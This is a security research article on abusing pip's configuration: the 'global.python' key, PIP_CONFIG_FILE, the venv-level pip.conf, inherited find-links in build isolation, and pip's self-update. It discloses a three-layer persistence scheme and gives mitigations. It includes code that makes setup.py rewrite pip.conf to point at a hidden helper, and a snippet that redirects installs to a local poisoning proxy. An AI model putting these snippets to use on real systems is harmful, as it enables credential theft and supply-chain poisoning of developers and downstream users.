
Pip Dreams and Security Schemes, Part II: The Interpreter in the Machine
A follow-up to the original pip configuration research. pip operates in CI/CD environments with access to private registries, cloud credentials, and build systems. This article challenges the assumption that pip is merely a neutral delivery mechanism, revealing that the tooling itself presents significant attack surfaces.
The key nobody checked: global.python
pip 22.3 introduced the --python flag, allowing users to target different Python environments:
pip --python /path/to/venv install requestsThis can be configured in pip.conf under [global]:
[global]
python = /path/to/any/executable

The vulnerability lies in pip’s validation. The implementation performs minimal checks—merely verifying file existence. “No check that the file is actually a Python interpreter” or can execute pip. Shell scripts, compiled binaries, or custom Python scripts all bypass validation.
The hijacked binary receives the complete original command in sys.argv, including credentials:
/home/user/.pip/.helper /path/to/__pip-runner__.py install requests \
  --index-url https://private.pypi.internal/simple \
  --username build_bot \
  --password gh_pat_SUPERSECRET1234
This credential capture occurs before pip reads netrc, before keyring providers execute, and before any network connection. The PIP_PYTHON environment variable provides an alternative attack vector, following standard PIP_*-to-config mapping.
Pypigeon without a server

The original pypigeon research required hosting infrastructure. This approach replicates the capability locally using the victim’s machine. When the interceptor detects a pip install command, it launches a minimal HTTP server on a random localhost port and redirects pip:
port = start_proxy()
os.environ["PIP_INDEX_URL"]    = "http://127.0.0.1:{}/simple/".format(port)
os.environ["PIP_TRUSTED_HOST"] = "127.0.0.1"
os.execv(real_python, [real_python] + args)
The proxy mimics a PyPI index. When pip requests package information, the proxy fetches real pages from pypi.org, rewrites download URLs to localhost, and strips hash fragments. Downloaded wheels receive injected .pth beacon files while maintaining real package version numbers and functionality.
Every package in the dependency tree becomes poisoned—not just the target package but all transitive dependencies. pip list displays correct version numbers with no visual anomalies unless developers monitor for 127.0.0.1 in verbose output. The proxy persists as a background subprocess on a localhost port.
PIP_CONFIG_FILE: silencing the developer’s own settings
When PIP_CONFIG_FILE points to an existing file, pip skips the user’s ~/.config/pip/pip.conf. A developer’s hardened configuration—pinned internal index, required hashes, pre-release restrictions—disappears silently with no error message.
The --isolated flag, documented as ignoring environment variables and configuration, does not suppress PIP_CONFIG_FILE. “The variable is read directly from os.environ before the isolated check applies,” meaning attacker-controlled configurations still load even under --isolated.
Where in pip.conf the key can live
The python key only functions in the [global] section. Attempting to place it in [install], [user], or [site] sections triggers errors. However, pip loads configuration from three levels: system-wide (/etc/pip.conf), user (~/.config/pip/pip.conf), and site ({sys.prefix}/pip.conf).
The site-level path resolves to the active virtualenv root—writable by code executing during package installation, including setup.py:
import sys, pathlib, configparser
conf = pathlib.Path(sys.prefix) / "pip.conf"
cfg = configparser.RawConfigParser()
if conf.exists():
    cfg.read(str(conf))
if not cfg.has_section("global"):
    cfg.add_section("global")
cfg.set("global", "python", str(pathlib.Path.home() / ".pip/.helper"))
cfg.set("global", "find-links", str(pathlib.Path.home() / ".pip/.cache"))
with open(conf, "w") as f:
    cfg.write(f)
Every subsequent pip command in that venv routes through the helper, including remediation attempts. A developer running pip config unset global.python executes through the interceptor, exposing cleanup visibility to the attacker. Remediation requires actions outside the venv. The infected site-level file remains invisible to cross-environment audits that don’t activate the specific venv.
Build isolation: clean source, infected wheel
PEP 517 build isolation creates fresh temporary site directories for builds. However, build_env.py creates build subprocesses with the complete parent environment copied. PIP_FIND_LINKS and find-links configuration inherit verbatim. A malicious setuptools-9999.0.0.whl in find-links becomes the build backend for every subsequently-built package.
A completely clean target package produces an infected output wheel:
clean_target-1.2.0-py3-none-any.whl
├── _beacon_clean_target.pth   <-- not in source
├── _beacon_clean_target.py    <-- not in source
├── clean_target/__init__.py
└── clean_target-1.2.0.dist-info/
The source repository shows no differences. Build logs appear normal. The infection exists only in produced artifacts. When downstream consumers install this wheel, the beacon fires on every Python startup—and if that consumer publishes packages, their builds become the next delivery mechanism. Poisoned wheels in Docker base images bake the .pth beacon into image layers, propagating the infection to all derivative images.
pip’s security-team response
pip’s security team determined that the build-isolation bypass does not constitute a vulnerability. Their reasoning: “PEP 517’s guidance on isolated environments is non-normative” and build-time requirements carry the same trust level as install-time requirements. pip treats configuration as static artifact; the attack chain treats it as writable state. The team acknowledged that air-gapped environments depend on PIP_FIND_LINKS reaching PEP 517 builds, making removal a breaking change.
“pip has confirmed this behaviour is by design. That confirmation is worth more to this research than a patch would be — it means the attack surface is not going away.”
Three-layer persistence

Three independent mechanisms form a resilient persistence loop. Layers 2 and 3 actively reinstate themselves; Layer 1 serves as entry point and credential-capture rail.
Layer 1: pip.conf
The global.python + find-links combination. Most immediately detectable via pip config list, but enables the other layers.
Cleared by pip config unset global.python or manual editing.
Layer 2: usercustomize.py
A documented but rarely-discussed startup hook: if usercustomize.py exists in user site-packages, Python imports it on every startup—before any user code, before pip starts. Python processes like python3 -m pip execute inside every pip invocation. It lacks dist-info entries, so pip list, pip audit, pip show, and pip check cannot surface it. It survives pip install --upgrade pip intact. Its function: checking whether pip.conf was cleaned and reinstating it if necessary.
Cleared by rm ~/.local/lib/pythonX.Y/site-packages/usercustomize.py. No pip command removes it.
Layer 3: Infected pip binary
pip’s self-update check uses the same PackageFinder as regular installs, including find-links. Dropping pip-9999.0.0-py3-none-any.whl in cache triggers upgrade suggestions. Installation provides a version built from real pip source with one modified function running a payload before handoff. Once installed, no external references are necessary.
Cleared by pip install pip==24.0. The only indicator is pip list showing 9999.0.0.
Full remediation requires finding all three independently—none surfaced by standard pip tooling.
Detection gaps
| What you look for | What it misses |
|---|---|
| index-url in pip.conf | the python = key — not on standard audit checklists |
| pip verbose output | proxy runs on localhost; the URL is 127.0.0.1, not attacker.com |
| pip list after build | build-phase code executes before the wheel exists |
| source-code audit | the beacon is in the wheel, not the repo |
| pip config list | usercustomize.py — not a package, not tracked by pip |
| pip version check | infected pip shows as 9999.0.0 — unusual but easy to miss |
| ~/.config/pip/pip.conf | site-level {venv}/pip.conf, invisible from outside the venv |
| pip config list —verbose (system Python) | reports /usr/pip.conf as site config, not the venv’s |
Mitigations
For global.python
Monitor pip.conf for the python key—it has no legitimate use in most environments. Making pip.conf read-only (chmod 444) after configuration prevents malicious setup.py from writing it.
For the site-level pip.conf
After package installation, check whether {sys.prefix}/pip.conf was created or modified. Run pip config list --verbose from inside the active venv:
ls -la "$(python3 -c 'import sys; print(sys.prefix)')/pip.conf" 2>/dev/nullFor the build-isolation bypass
Pin your build backend explicitly. Instead of requires = ["setuptools>=40"], use requires = ["setuptools==68.2.2"] with a hash in a lockfile. This removes the version-resolution step where malicious local packages can prevail.
For PIP_CONFIG_FILE
Audit every location in CI pipelines where environment variables load from repository-checked files. A repo-controlled .env or docker-compose.yml setting PIP_CONFIG_FILE becomes a credential capture mechanism.
For the infected pip binary
Pin pip itself in CI: pip install "pip==24.0" --require-hashes -c constraints.txt prevents the self-update mechanism from installing from find-links.
For usercustomize.py
python3 -c "import usercustomize; print(usercustomize.__file__)"Run periodically. File existence without deliberate placement indicates compromise.
Putting it together
The original research demonstrated pip’s configuration system could be weaponized. This follow-up shows the attack surface expanded alongside pip’s feature set. global.python represents the key finding: a three-year-old configuration option re-executing every pip command through any specified binary, validated only by file-existence check, and undocumented as a security concern.
Combined with a local proxy injecting payloads into all requested packages—the full dependency tree at real version numbers—this replicates pypigeon’s core capability without remote infrastructure.
The three-layer persistence model demonstrates supply-chain attacks need not be fragile. Three independent layers with two active reinstatement engines mean single defensive actions prove insufficient. Infection can reside in build artifacts rather than source code, evading code review and static analysis. “Securing pip where developers or CI pipelines have meaningful privileges is genuinely difficult — the configuration system is deep, the attack surface is under-documented, and the tooling defenders typically reach for doesn’t cover the most interesting gaps.”